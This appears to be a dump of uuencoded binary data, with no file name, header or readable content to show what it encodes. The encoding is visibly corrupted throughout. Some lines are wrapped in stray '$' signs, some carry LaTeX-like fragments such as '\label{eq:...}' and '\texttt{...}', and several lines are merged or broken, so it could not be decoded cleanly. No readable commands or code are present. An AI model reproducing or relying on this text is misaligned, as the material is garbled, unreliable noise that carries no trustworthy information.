M?U:9Y&Y,0*)51<07WJHL'T]=56XW0D+V+4=1VK:>N34/0D:RATN<D8PN;90^ MAN, EB#\$&L&2XGY*ZYA&911*K9.!**F8`N91G@LJUZ]W%A*-BG2/0UB!ZIJ:Y M)2;ZI]T' GZ'BC HFH"\$"^^V(=D0;#A<[H>SFO6,>K++MY-!IB!J?=%UBI6/ M5G&G%A`A\10\$Q8\.0D@MRZ[*N,_@2\E4D>L0;!%C9R(A`YBI,SV5JK,VI8<# MB3&V+P@8*B9<R<KH.3'?]Y>VVK"\70]/OUS9H:5KBJBFY;=M41^!@0[\$.H@8 MA4@A=ZJRBB-CUS:!501#PF?V*IV-<>(\$:K_<VIG.=_).BN]326FSICI3;Q?5 $MYTIX0K(Z/Q5V7.@\-9PJJ@@GSW8/F*FUU^/5[JT.OCN\[AGE/D+,*7[GA&V!]]$ $MR@^{;;;\#\)J2DO."W^{=}:GJ/5"I+>V-WBAX/'E%P:1"[.VKLJ6231JFP;:H77]$ $M^-3T^2QD;0/(A=/>M>X&H<F&Z*E7$2$@BA,8IBA!7MU"!$3Q83Q-Z#FH"(<FK)$ $M9(+7,8_07&J+E5X?FOC>]^)KOLU^F-GB#]F*AE':+.P$P_/8\;FV_C#J!)[C$ M3%?TV@G[+J_,])6KG=H3D;D(:H8,E?(NQXLMW(Z."&00.+IC.5D1=-A\$G<>X M0[9'BV7C3V,L7)&:LVB7P'UEP)#H"]0SDQCO/D"4@]0Z>BC08]22-NK#@6`X MO"7!+(*(@P'=!81,#9+^IY5SQ;U%Q7V,_<JMMX@?&F%RKDZ4AMS"VU=1\K%H MCV:M@>`\4+N]55C/@9S0@^F9%5SX*7`NJ3)2Y!/HF<N.6"Y'.@ZDJAF4EM"N M9Y6@H8C)^01H>!'RV-"]HSY71S.C44T/X'::'<GE2,*A>/"\$7="I/KG>[G\P MZ2+%LDM"NRR\$0+[E>VH"'I*>30R0,D,W.YLR0)NO<'=*KPD,5&*%IQR9+&M)J\$:1Y7D+]Y-8 H40)1#3S^O':5H^#9T&MW:[[KG\A"UZC`'H'2[#\"I6#0" M._W1HMR^X1<\ =_+P]33X/*B5/&I;FZ+]CD;P2=[0G!SF51U!,:TDV-*09B40 M;S4#E9D]!2JI.TUSZH[M5=(2%^08)\$Q1"R")D'.J.]9W9<PU6="K6CUFI)>9 MT9UQ`PZ8T,B\)3'V+,K>MW9'(`?XO&J)J'S1GFPAD47DU_+,LN3:U*&'4B!` $\label{eq:m_wgiv2y++g#cA} $$ M_{FUFZKP4D0'A} > AGX] \) R`0*MBC) Y-&3E<WR_WGIV2Y++G\#CA,_=$:PMM<J5 $$$ MTM>GI?*HG7Z)WW\$2RDE.LV,<'UT1+/M<NEKQ03.7L&58KG0Z=PR9XK&/O`8M M#.7%;UU;10\=Z5R"#X\$V9L/QV`7%'(?7K[[R'3U6K1#]M;*;FX`9P1C_Y-\H MA:812V[=6^YS:57Q<#^7VOHZ:FKO_.)&F"Y*>PWKE!;15-H_)ANI(V:YN/ M>&TGP.2;!`2,>!:Y[[]3@F/>19+QVL>Y[J/.719AH%O6EXX>K\$Z<8REO+1'V M6]<RE1RYYN&<9PCM8\$[30UW"N[7^T^.`7B.*9:09.07U,NZH=%_HWCI\$N<;< $MR@7+;!'-.-DW[<5QRA82(@6DDQ!(&TP-*N[`D++QN<:Z6_"]^G180;Y\#MII$ M5/\$*X+<=N/5[0];@';'(\$O(\$.M*9G\$*-L9;R5T1AJ"Z2!U/.-R@FF]2V?`W[MR. G/%#31[\$L/8PRB28P*Q2XL0#*6AME<W<0<6"B`PO0<\$%&UTNP><0`#NUV $M^2]4Z]CZWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(..+)MV^2]4Z]CZWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]CZWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]CZWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]CZWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]CZWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]CZWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]YWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]YWVWQ-Q?4"XNTON):NEQ'^JLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z]YWVWQ-Q?4"XNTON):NEQ'^DLI:MSWN+,71TI3]1M^-?_[H>(...+)MV^2]4Z$ M\$`P"+S?(C7C,-VP4X8IRG*+)#VJ^_5:^I,3(N"OAG*[,C<`D(7H*+WOW[!B. MG9G5^_\$WLV2KD!H:(IKAUQG:;'TQF`-_]\Y19RXTHD;1`2JI#;<WI9J*\$YH] ME,M:*,T?N=_J]0)Q`00J&WQN=2++;NR4PAK?8W6)_LAR:<JSXWL5L5,O:^5? MX%A8X^UTW?U_HZ>_/9+,E-Q=@.D]ERX*\-&Z"Y)KNT7K5U4#J9Q]42H"[Y#3 $\texttt{M(R_8]IXEEFS/MZB-O]<]H)"; [4/[A`RPH]G1^=_, KNMYQ87I>V]L/?%_ZXH<$

MW?Y?MN;BOE>G'LD<]\%#)N6_5E3T_>L+].:6\L;9)?I[;L6S1M@+#UJ&W:O MZ)3M@Y?\\2G<1'!5M\>:3BKSWR62"+_+-NU2]9F\$WS](GK7/7%GENYDNUY]) MXW"0Y'9YY=3C_L[\$Y&[<JS%E\R9VR>W@>P'MPEE05H?C?Y@FYG#ND9^\44K@ $M1M@W^0H\&\#] = (S]*:V\#/-!YD!XQ4)I]J\setminus(SDK-BH]4O^<2A,/V14B<<RPI:@$$ $M(7..*!S2">OB]VYS5'D(8QH+Q340.G:Y)5H&[_Q""V2X!B!5"3@_RI)#/C'C$ M,9:6K(%R9V?2-:(5R7"(#DR'#1=<`9/E?E(I;5%6;,V%QMV8L!UYO><3@60! MR!(*@A`NPIYI>YS@SX,=Z=HWSN8KPD>1AH'&AG50HW/#2[?.*X#MBQ[R"NPL MS#??"+8:+/90SM07JC<C-V:"&&0+"4ENW!#9D![4#1E?(*&'8FFF3M<F9&YF M5HB3Q;Y(\3>KK30@<XTR:6G=3(@WK=J1(Y-X\GN!R?'\2G237)'0#4J4:V=0 M;(KJY&9M:^ZXL4IZCYZDBLHA65+3ONO\$[1&NY=K0_/U>A(LXTV4EQ=TOLFD-MK?5]#\M[A<IG=U4.YL&[JV\\$3SG=!*\IF)X,5%<_F1=S(5!GCG]U')?^5EO-M6ARZS07ZJ#2ZC=42%[I0!@V!Q\J&F<93FU'NR2`[3K?X>U\$OL=HH+(HO')1F $M+,L4((/UU;4=)![/J_B?J*_5Z*?N=IB-WK]T^Q^6#5G:/1SX@9NW,LYT(HP=)$ $MJ(9HHQ-82,00^{\$},02#9(-(Y&<B)I&;K%%5!.2(@$@I(M!I660^TP;'\/K#:]$ M=S6YU-_D<8PGC/);N7!6XWRN<Y=@O:(5M)RJ%G,6+2^90N=\J0K-->('5\$,@ MQE6]95"-+K,TWEY6:%;,705AD;?,;-;B\!9T3%XRME\$6M1BL,-*C0A@H\$P8K M,;;J@K`0J6&-IHC0&\$HKE.5:D9F2<"').;/>7ZSL=\>'XG\H>9]"]QOIEQ-[MS#K72BTZ7FCBIP3`Q=3Z+^N>MVT_D-`MB.C+[Y6RIF*."`6:(KK^?N"@VA)E M^1;BS?:?L.NVZV_7=]-\^C0<9#UE_B%=A9S0*O@H*\$8.#6D4,2QF@N==R#>6 M'&-7[.>\H^_\$LQ#<+E&/WGTJ[#EOTMTB;CXA80J:%MEF7&4HZK0LY&L77RM9 M])JKCIK5C@N.84:X.<#+U\$QGCX[3@OL8GIV5*RVD^ZE/I_</]BO74%)527@G MK!#*G,T2QL12TNAG"F+!U^A,*WV%L^:[O!(4RV7VK.Z?9B;GCSFQM'1X9??^ M3HVQ>;J0',&\$7D:\]:-?OIW%#A2Z(OX7:H=<GCALB%:@6\-N_,F_=C_]/R5\$ M[(E'G<7;18^FLA]GA?PLX\H"`O/)=)9UH^U%70@\$>/UJHF_@QSBZ>YDNCKKI MI(972N'068E%YRTK\$,>6(+M'YQR41C).+".=LH"EIDCL7*J4RRK:1<4=N_\$ MN?S61^#@J;TW!M<KH2!E%[T,3\QSM'0)_X^;_=6>G:9I*C@D07+%5Z)3^"QB MJW/Z\$5EO2`?Z(\6**4EF*0JL>E\F>VBZ3G?5)/:H(B!=T^LPV([/AHS;?PJ^ MMUA^#9L4%45)19-].VA("X,N(!Y#^D)^@'X7Q0TH-YFQY)+Y1&<,MKR)RSBH $M*&4K9-,Q>.ZX##GY=Y"%_R<YF7*Z>N,^&^E^\WO<4!`71K>-<,,/V>S7T9]R$ M^KXT,K\:Z%&.)MKI6%=V'A=J2TL9?<J[33NZPFA;C6@E5!)0008MLS2\WRC\$ M4BR/YF=UU-404.EV<H9.J4\$\$`;]8@`8\$C"'A('''9/,(#=_\C\$%)/V*VK+:K& M;Q5/JD1IGQY]`G>LS<9"1JM%#"J5;Q*90_N5P7R!MHR-(/X!JYD*#6!\$)*>M ${\tt MU\%\&O4;VF=98'W<O,B\A1F3)\&"/O9"\$>"ONYONTNP.F.9UR!LP/-N)E6*8E+6}$ $M!;^{Q}N4!CD<!]>RH54A5)="HH*C&2GX8"EQ+M]E:#[V//?1G>R"/'I7R?QG$ $M/\#=5YO8Y<\backslash 6MA]UN!DQRW;<!3FUOYDNZ/B>/S,R5"JC48,K!Q](`X$%@R5.$ M(PJ#C&P9"93&89A%E1RG+@H2*0:EM;?T7*^%`%W^]%R_*-P/,(71>#U%GZ49 $M1!'9_{3E2}#X?Q*)]L#[$(EW""ZP7L7N@Q,@/:P-0?-OUC;W'$ZDTMEN+9A<D]$ $M(\#JF\&D-QYQ8+ETT>^Z.R/(/[Y2U\#DS[A<2J8^4D-"7%T533W)/[27\#T<J.])$ M0'`:EE\$K2#]XXD@(!`H8\T!/R7=X/?BD:Y"?.Z9;9E+M&?L36GWTC!SB0;)Z M_7C,\DEM-&RO:OBOBXDI]RD8V!6)1:4,S(Q>;IS98HU3U7+2M3=\.E96_"R# $\texttt{M\&2A+'F>>?3SKJR7\&<>B?"V.:\&0P3UK"`;ZB=BN08G(02*8!Z`_FZO2J:^.W3) }$ $M > YS[F[#34N5+]4(Z+O4].XKW=XL85T^508)+'D74F=(3&'LZ(Z'6L5=2P)$ $\label{eq:mower} $$MQW^*>T?C0'V(L\"7$1K@1&GC^4F2C8!@WJT?"@O"O0_^:&?@-QIXUJ;OJ+JUX$$$ M,%I,WKAQ"/*_"<LTT'--P*<'<*?X-54*"_HF?GB@ESP,R?*R(/#9)7\J:M<H $M!Z2B[\langle KM&2(Z*JCR)@0$C>J#SC0X+=[J2(CJ7$01!I=2K-'5(0K9D$F2B<4)]$ M+]>*]\$NY&?76^0+:2ZU/_ZI(GJ6%16DJI[^.-B9KR*.!;AG1'/UJWXU5]M#T M"XN63GRA^#Z?WCK](?2>&FC0HIIEPZ/7,SG-C"RZNV\$@@M.'?9*7BR2G3*89 M\$L-U2(A(B*F#6*5]\$>G[U/NY7WKY,^?R<_?O/JGZQGY:WZ&UC6/9.8V9N9XI MONZ&X+KK].%;C3V%^!-EBUPJ=GL*SACR[D+W5JX/?M#\$DR&VMS@X,TK<5=37 MTSQ61J,NY>?JWT1?0%;PH'L+`O9@5_0DN>\>:DK]=\$I31-.Q#TCM(=/ODH_= M]QXYPB"H`:_E!/*,JSUI)PK&2!F\#HC@+GHLRTH<P^"!,=MR#3&H*M+7=:&: MWMP4160;BYB!5'A+"(BAAA]DI[SU*BQ&:S,P.#\$!QA\G,76&I>^5+MMXI;>! M8?Q-F,2ZOIO(,TM)?OYZAJ#,H8.Q.C,Q-"&S`O*@B-4R?@R&*KQ]+RAN;J,\$ $\label{eq:main_main} $$M^! == M^*M): 9(/<:.4:D>_)?F, M2A, -GNDD, ".^>;T%6\RPA1Q#B2C\S9<Q_% = M^*PA1Q#B2C\S9<Q_% = M^*PA1Q#B2C\S9<Q_%$ M9^<YZ5VZ:>M`[N>/#^'M'4MG7U!P#\$P`B(52Z\$!TX"\$.&\T9!\$\$VAA1#B("# $M(\DQ0;X%=[R_>>IP7]WC[S=@Y_(ZV/Y4^.N,A:3,MWN<LVX.(D=!.)A@8L$_$ M7+:L1@GVS_#!AX]\H;MCT(/VSQ"DP![D8*"PS+K)\FLP5!'/VF66/:A'E?M^ MDB190F/+CS'496>`3%W)O\$FL![<.;NM9W3->D]ZZSYL>A&CRZN;1DX_XOU8@ M;E%EQRXU)5KD(@%/N=&H-OA"I)8UJBUCMWOL"C^^?O`6()3PL9);B:@ODI*) $\texttt{M(7*8^H\$ZOZ\$Z*=0F/XL4\&J_)ZS7V_@IUGLGPS/VQE5C\18F\#T0)"WWB\$T!(L) }$ M0,.#Y_0^?".\$`?^'V_)')4*<ON7'H9=FRLO!G)&(X,G[PT]B'=OFUM:?2'R(

M<I]H^]EE;3T<>JKTR"7\77-/X%[![E%PS]CE]*30.&``8]!'@*9I,,`\$D]?L MLW7:;D')HW1TP/)B\$\$P<^E>P@28P5!OEQ,18`D-/64*0;LC53\$/@6>V](!6W MP2M[.L[7\B&\/C<=Q"X775)AB%%]*NO7QVKY(TN7A3\$[]LD889=V21`+OLKW M^7'.^8D`GPU&AKK5#DBS8MR5=VD)*.3;7Q@U"77+_A9(V&7X%(PVVI'RX;-. MZ`GG%T)Z@0EPT<LLSED0+#1!E&5'I,>\$0<PK6B;I+9XZ3&E\"5?]Y]ZER!R\$ $M[.LOKNC\D[;ZY$T'&6:F:2ONSJ+88!\] = QP6>[9K;3TY(B[3&K$E`(D*\J)$ M?](8.`2U2][1*;@<.-R6CD.>JI1P6CA-,4*#[<YC4+,C\$U*:IM\$A@()`@IW $MZ \setminus B \setminus CG \setminus BF \setminus DDPW + USQ \setminus [XA6KLL] \setminus Z + * + (G5$*7(?$![KDQX*$*022=T(SQ)] + * + (G5$*7(?$![KDQX*"] + (G5$*7(?$![KDQX*"] + (G5$*7(?$![KDQX*"] + (G5$*7(?$![KDQX*"] + (G5$*7(SQ)] + * + (G5$*7(SQ)]$ M/6DJB*)/:>:DI\$B15*YM:#]2)X;CLB`90"L^,TV+[R25</*>1&0=5"J%!,94 MP4%CH+3=&\$T\2AIM]6"'69SXQ)&^CV\$QF^X`E@D.JX'EJF_;75<*Q-+6E(+_ $M4:0\]RD;7%\)'QQ?-%1J_<LVX]*+<@TF.[:]27_ZSSHG1SO7-UF`SY<CJ?B&$ M\#@1=[X;B?K()DU!_:XQCQJQMIE*)G0)'/\CBYR/AB-4)GRM&/Q"X5#&+2)I $M.6S^1`(:!R=*A9;]?'HN"=%-1\.^:MF"<-JMVO2]$J"RD0JF`QJV.FM713"4$ M]8@XOK)I(H)RFKN'7.`P;>PF]@E"'CO7;L5+[LV&]WDV@A09^.X:L"U!K_W M9^DUS[Y<U-U8IF(KZ9/!YF12TMXC=I<+.Y4S\$&%V'XWZ8920[FFG0.6?JT,3 $MQ41R4: !C=NHGP7S*5; O.N6!W_&>00S^3ZGYQ[Z6&"\/H@N#E<=^:45SNO3&A$ MUNUYT#+H!Y/I8L^00365\;R_U^Q_M:X<WL'_VU_;9#P8:?L&7V*^@6U@DQH_ M#U85A^00XO)X\-WO)L@'P2A^ZF*?!?&D'H!C^QL+-XL:@S-IQ&=!!P^-F!`J M4K@@407:U<&WOS#59T5_+;(8Q+XHDS8`M].2I8X:JV\$;`,GUK-IUA%U`!H,N M6]_,-LU)#(*2\$0N4@@'N\UL@(\7MP"V>%R89HYGT\$=D;=KV(3H^.)2+C*XG3 $M<X+Y*W+;"EQ/D-X4D?[ZP>\&ECE!]+K@Q<\18T-$`""`.OW9I8@78&4/E,]^6$ M>%RP7\$;7,KD!M618"P-2=>1SHK9"L-)U\$Z,?^[6<4<Y\:D5Y*FY"\$M_/*;@_ $M9*."N5*_VVA2^0-CA0&)E(WN@F,B/Z9]J?$U0FMNJ5/>]6*\M2?7JU[#(+...)6*\M2?Y]U[#(+...)6*\M2?Y]U[#(+...)6*\M2?Y]U[#(+...)6*\M2?Y]U[#(+...)6*\M2?Y]U[#(+...)6*\M2?Y]U[#(+...)6*\M2?Y]U[#(+...)6*\M2?Y]U[#(+...)6*\M2*W[#(+...)6*\M2*W[#(+...)6*\M2*W[#(+...)6*\M2*W[#(+...)6*\M2*W[#(+...)6*$ M);YZELQX1%(9+0!RZ8?SV/JZ5/6B"*^-2!#>1-,&";<7!<@60M#(*7QJ_SQX M?4I\$%K!(/!AB)RFZNEAM)MY@(9'D>=`0@1FX;P-EN6>+)\$1LOU,^86"!S(^_ MO&.&>"`A)\$A\$W(M]YM&D(]R!&7):8@CPAUW-A8LB0G!6\$%IQF+2,HBQB3'3\ M3["\8J/RMOI_R?YS]O^E^F_.#CWBG7'GI&COZG.AW>BH=5V%Z/FS(!-9*9H2 $M<LO%`5VK'JR++^8P%,ZF@ZR60\>=YWL>I.HC!OM>3I&S261W")-!J5FIK=V,$ M9"\$Y+RQQXQGZ[O>#M2+MHW87B6W(;(1@!E*]V929]2\$PK:(:#=VFD!B)@3`. MN-,0Z#PD.4/ON(9V5<A-A'7(DR8S5VD3-[J0SF5&0@S5T3&(D@3[S&F4G#0]))MTQ59S9BH0Y&@)0PTSD]?JJ84-NX+H030P0H-#[E`T10%#)&<4"!8%C&G3KI^ M#62BYK/S0SG2R5OV3L"7.HM!`>O'0EX\<_?Z<QB<PN9^K\S%?W\!\/`,JFO> $MF['^6'V&S(6T7@X!";-24"MP7@Q;J+HGFWGRO,)MO`8SQN?+CPZ(08KLE^*)]$ $M=(5[S#'3]#.8D2N!8959)).#=L2I)8>< O'(&#=V=\(&47&D]ANUS.-J39W_$ M*&I*1BQ62NM8SV&`>8>4U@O3>L'Y1,YEZ6'8Q:G*Y)(VEN%Z5\L)-,N;DU+J M0H5F(F^;6[V+2/MDEKU'IXP?:MC=;+..5D'Z9,CR8H7M&;;[Y='=I24VD<)K M-@F+8C`O^U!8:"RI]RCH7TCAQT9M5GY+%>S:MF>\$0%6+X'+YFP0*KWSEJSH+ MEL=P*2B;L"XV1*NOONY\NF:4+X0.*^8X)5<LO`4;-82\?(DRJ\$PWBOP1C;*5 ME8QI/&T7<B-):,_'&8Y.901SFDT#;3!OIOV=U574V^O":*\$5DUA"-\"PPXRE $MOSWNK?VC.; NM[C!V", <]UQY&*FF6D; "&]]E:[`Y151X^=3^?)B&`^[]&1U$ MSOR>?^?NW9I\G<KTM<>4-NS_P&:RG>&I-V``S6O=<.HZ-I?11H<-/W8HHOA! MEIE`>(-?C:0[BW!UV[DH3T"./G[MR0G/C^\KBYPS)0)5A41'7>*?E<JJ#U&D MUR[/CXUQ:8*`IXWMLV;8P?3"<)74U;.JY;9XL0'6;\]L,@S@*69=<L*S?5H5 M%D2'-U'-_TY(EIBY4M-(8@K\$DB762ATC]O')"UX(389&"!A?OIYML.'WDN=; $M"N;(V[5[^9RC3]]6I4+&\#Q^_(TFONPR.B<$T=M!+<:F?R.H1OCF:/X\#C^8&\#C^8 + C^8 + C^8$ $M*) = POU^; VMLW'T+)Q5\; 5(_9">J4>A/U^3@; NEAAE[.]CU]].3R>N^QGQ5.,$ $\label{eq:mau} \verb|MAU| / \&6\$`\$W=! \\ \verb|HYG_.Z.Z&G<+GC"QC6Q(/,F'`@:5N/@5&(6<W*G2=2L\$IKUH)) \\ \verb|MAU| / \&6\$`\$W=! \\ \verb|HYG_.Z.Z&G<+GC"QC6Q(/,F'`@:5N/@5&(6<W*G2=2L\$IKUH)) \\ \verb|MAU| / \&6\$`&C'' \\ \verb|MAU| / \&6\$`&C''' \\ \verb|MAU| / \&6\$`&C'''' \\ \verb|MAU| / \&6\$`&C''' \\ \verb|MAU| / \&6\$`&C''' \\ \verb|MAU| / \&6\$`&C'''' \\ \verb|MAU| / \&6\$`&C''' \\ \verb|MAU| / \&6\$`&C''' \\ \verb|MAU| / \&6\$`&C'''' \\ \verb$ M]G5+SJHD@=P0>N,X29@43?-O=Y*/\$+@>]^.9L!GV/WHP:L`%_"V0CJ>W.A;< $M[-Q-+&11PC5_-\\K&4D^CAQ-Q_+&Z^OXTF$=A3-%=]@),6_-N\#L,WJ%(,";)"6$ MI^J.V%@-A1BH9N^=3E2LAYKP]Z+%WKZ`+2BDK<R0^*"\=_IAXXK[*6AY+>ML MOB!)V#L*0F["E[CXD2GD\$!F'!7QGG^R'GH9Z#QM*Q._H+=.GZMYQ9X\E"9W# $M)T(U]_{9@KY_{,}}:XRK0$B>0$I*?>'`]%!"#=>B@L&)\[=/#KD5/[C&+0C[;JU)]$ MDHP@Q!TP.W\$R.!V9LE<5>]P:J2\$:)R]@@(+"C=.?<W.L#&4'8M^76(ZQ%I0X M"/E7GP#8IT/(0L13L0\$^1@3L`+FM>BKFY0GYGM__N=X0"\@_;R?<:HX!X=F1 M\$8S,<2W7Z!.C1(F\$#`*8-J\+<(BYO*KS(9FPR!&4>SR*]1%W))&TD/Q03U-7 M,&0.^'0[QP00KR;"DEFG17;U5'L50G\$[(U:I';2\$7%MQXI\$?"*L5.P\$/3C4P M2PQ3*WE0#-NUP1'"LAWL[OBM4='+9TP;-5:;_E:Y;ZCUVXZDQN@*C)*^-W\$' M]Y)T5"6H&Z(C4V`FAU0B#5AGW17Y=ZKQ_C(G#6F!,&+O>-\E)R1<;R6:G>XM $M#**8DMF_4M)A8O>X8D,&)^;=S'CO_8Z>S["Z,?SSG.KA_U#\2^E#H!G)(YDE)$ $MW+O(7GB.NB>!3!=P_{A=\mathbb{Z}}, :D.^=E; #2!4Q[@[[<L_S/+5Y)^GJ=5NB)]$ $M+\@EZ>]K81X51`[3H1[[FYZ,>9;ARWNF\[.=/-4X_2X=*:6JR.!>7D@9^UJX]$

M_14C!\T[\Q*CQ0Y0JEUNAKTX&\]&_#VD"YI,-B_JNNN)Z;9<VOHI4\$#(5#1& $MFQC21H:5\&^9P>B/(_3-2#*2KP1@D%\-,G8!CU5)]BH3"53N1VL"(2(X]U7_.$ MC3@W^OWS>XKO-=!ITH0:4^JEH4#+LZ)8HNZW@G+\$FZL4<Z`NLRDD'&E40XX3 M+)(8FLZ1?^+T?B_TTZZX4^`\^X'*M('\V9]X!O,*IDRF#`/(1!@;#:"=\$9(8 M(!DH@&D[J5816+,5A!20%4DB0FME6NK#&;NEXI&G"*!RYGSV,[H\$,;^3E]:(MM;B7L]7ULUK^[ZND3U3Q:'/DLY"D2RASF@A2X2Q""\$1M!%H<_8@F0NA)<Y.' M\ 5\$.-0)'8\$9'S,><XN8LHA:-`[#(\<6A2NV:^%8:L;1P/TO/5J@'Z =HE#O MV\%\$&\SUH&31TV:UHNHO3FE9&`A.U.U36\$"(F*!WO+LLFND(;-B`:%`C(R\$Y $M7I-@5QP\R^+P: (=-+111X+'//=X]5A<$*S'H)+$H$A(G;#9*("EO2^A[7G(N)])$ M%:>7P<4N0;PRM_.E?-C;I5/6%VBI[#0DM4U.GD8_=KKQEL,D,5US<ERB]#91 M=FB#N`BH6.428WJA>Q[Y<?>_>O589]0=13,E>J6^UK;V=LBK%X&[KTGSS<&W M\$^]`3R8R?S1@3(T\[2!1F2\N8'5*E76(M03.XS(?:1U+-''1'``63XN@VZT^ $M.8%(@D\5Y7J00/;0^H%^J==^637S1Y0^LJ$XG/>)F%)<T,70JJYLI.(-3+0U)$ MBYF8G3P6:-2A`YO@_I#.?B)H>4YM_)CX_3\$?`EM^\IGV\6,:V2+0>#!CFLYT M+=ZL&N;[H0@.Q=O4ZS]DGZ3Z3J/M?0YM!>5V+,PN'WC?!YU=DB;%^R4\F[V M;(12@]2@V+D-JV%[S!2AQ"#@M9**&.\Q-NNX+K4ADBH/3`>BY;6SU310"8)I M]!A&)LBX:KZD:^6'E&\`N*1X=J6[?'R[");Z%>>!`;FQ=6!`@9D!]^JYMU(6 M!>?D)DA-G5D`H^'DNN07?A5ASW[*]4H]I]/M.WK@J<AKZ_5N7#F<Q\$;*8HMU MQ 2^{5} [-JD"UF4W6V#6A=P?RVL^4ZCH^8S4>JD7'IB@>_;Z6#(I#Z^*<6,90 MV&!`WL^O)'"P)U3QOU!G8%7*_WEF?N@XL\$ZR)=4N>^%B\JZ*-14-RF:VO:K# MI>;S6@OUWA^T'ENG7H%S)-?1MGCU2<_?1&X;?>W@>V?"T92X2=I@[DF&O0V3 M77LXHRE8"?<3%_3BJ2('F7B#\$(P-@>VZD`2`\$(2:"(F0,_EHQ/5V=&C&^497 $M<\&_/\&S, 4L8RS>U-O@(`ZE=%NIE*], \,;%UVV5K8\L\&-_8`SE2J1E;;31/GI,$ MVR3\$2E7.=Y_*\#7E('AVH5]Y4T3\]?#\1Y04"R!_L.`Y/K8`:0?]>;`5.[F[M&;)O_^W\$H;L(;.\$&!5GPYJDKN3;I2*7]64ZYWG00'Q<UJ^@T\2NBP8.*'M)S M%&-+CF6#M['B#RW71B><YCD0.0)EA?1['@?#9D>2_T7SF!4(<@FSM+HM\$A\(ME^Q%0)QX)'+%>59!TH*\29V3PYPM29LFU%Z9T(BRQ">+U,1RPI\;71#_FS01 MQ+(3OC#P#H4)Y3#1-8++0CLI3%Z\$ES':RD)'1'IH*3A?-6*2<MOWAM\$^['(Q MOAPZKB"#:T@\D^WT(MECLG*GNWEGF(0U4C[7I:G4/8Z0SYJK?WY<UBQ_++>%L M&Q40KRD2Y64=?59^F?*THGC_R-PN:7-5XE0!EW\<X@!QWB",8IQ^5,"D@@F3 MG)#YQ9"4\$U_CK\Y8F!/N9&,^G2PF;=I#\$UR1B\$5WG91JI\&0&''-94:CAIG\$ $M/\$B2)E\&2U.J!(-9Y'UG.=/=L6I],-JFVG\&\#BYF'\K,\&36\#^[[T8>-23<:*J7]$ MX>_K`RBELZ&?OVMJOI3YMIOA5TU9T+]`G=66LE03O/=+K:P.G'1EJ?!^UWD< M#GZFTV[6QE%M:1\$IF)Q)E%Y#!1RL@.*9]3[80NF*;1=\$BYG(7^74LZ'#H+%V $M\/ "D7Z+*DQ>5.[$6=3V'Q>B3D6I"5'"=4Y$$[<ZD3T$Y-KSB`3]?_,HE2?00$ M=,0R&!`P39AIN8V^P1O\$/TBA?U*!F,-;51+Y@4H#P7Y+?C6UU8I7C#RI-D5@ MKKAD&_(`0`P::!D%X@!1FZO+?)J,V9I(R(YW'(RR`0Y*2`,MIO.CY9'@P)6% M,F(I^F,YL6;+P&(+D<(B'NP:EF41U\$L9A"TGC1I06[94>[XM%"\F-\$Z:J&?0 $M-@9C9#P$V3&2S)9&2T!:=-89-6H4EJWE8JFU1X%/^7%(+>S7>TGIU),7JSWB$ M<+\$JFAD".I(E6*SD&32NZ0,]<7:2=_@7I7\X76Q?38D]P)C5\RC\5\M0=\9* M:9PUY+L&8W8%A<6DY)J:C2I&1ZJ0>\$A"HV(0L8&&35HS% -Q;GRGIR6Z.WK: M#O')<)\$0W30,3\ZM8F,B.7HY1CE4]!ME4(<M\$'E<NCYQJH-TR+N,2D:;%*8R M])8HO8\$MUV*<**DQ/=-H._SO<_<?3:-.9_2*2_S>W\Q"Y4ZQFFH*MJOA?4A0 M]\$F<=0EV(;6G<UB`9X2K50%P4.4\!IU106GD():W'V[^)Y+7%"2V=_#,RVE8 MOS,Z\$OU\A,Q)LPU8U1Z734:\L";!TOLV6=E.29@*:@8D!9.1Z\I3>C2P.JN% MA2(0T<MSWXW<\$XLU4A^+_W?8W?\S3YO\7IXJ`<P&Y=3E;@+J>A%(9=JSTVL` $MT;7-7^*O$"4(+K_ZVK$L#W#@U@(=I4H\FUG#O96M%K)R)""M'5-+7E&P:-'6$ M&8-ZMS?KWJ+V!LR_,[>.U6<C!=D\$A,=R`-#D;2;'[TB-*H68]20]L8&^::[Y MY"1-\$Z.*(/)(@T>*P(Q*A0J07P&'#613_!>59+"-3P'&I!FIG%@R18B75AV0 MHH.QHBILT2)22%4"S,,W45J&-MFP-,F\),A\$!1:VKA@O!\AL:TBXPO#&E;-X M;ECE6<^Z[1HPXK:33??I7+7N6D-75C\S/(_!8^^[;]3Q';?`_)!.9*,AI?LA MI?O%\.CS-`AU1X!MM'KBAT-)IJ+`@HX<;R?79C8Z7SK)Z9>0>?VE>RH4&5;] MB E2P=M"9?[AV9L&^H71SNU8QPMV+RDZ;J^-T>N[3GF0*#GY!*993F6;HAO' M?5F*4)TE(1.ZK,TK]UV,/_F7_6\?6I^-/RM_UGU.7_S09H3Q]2Q/>A=:>7I $M[M[1:IMN(Z\8R)^<G^R\/:+JIC1!9FF+F5&$\$")ZZ2\$6\IN4T<SRZGTJJU$$ MY!E\$U;0(Y>.HJ3E/7+\W5:%_"<V-5EBOAPNPN.X9V3GFBW.>C<!%=,G"GX<Q MN9'[R5&2<2E%EO[1:)F(M3`I<#B5*U!;8G:)F[ASRJ:_ZILT?*07%GZ+T._ $\texttt{M-W">7CDI9T]X?0$G\YALHSPT"ET=/>Y*M0/C[[ER/B-+::G3[WY+BTL5E(IS]]) } \\$ MZN>B-0NQQ?C=UQKYV^"@075KDA=T>_3=SF\0:J4%P:?Z%[@A0PXKE>!1['.[M=!\Y42,>]`VAPO\P0WQ_Y.80;.'O2N>I']6@T]G2@7[H:*0BQ`("_EXG``L1

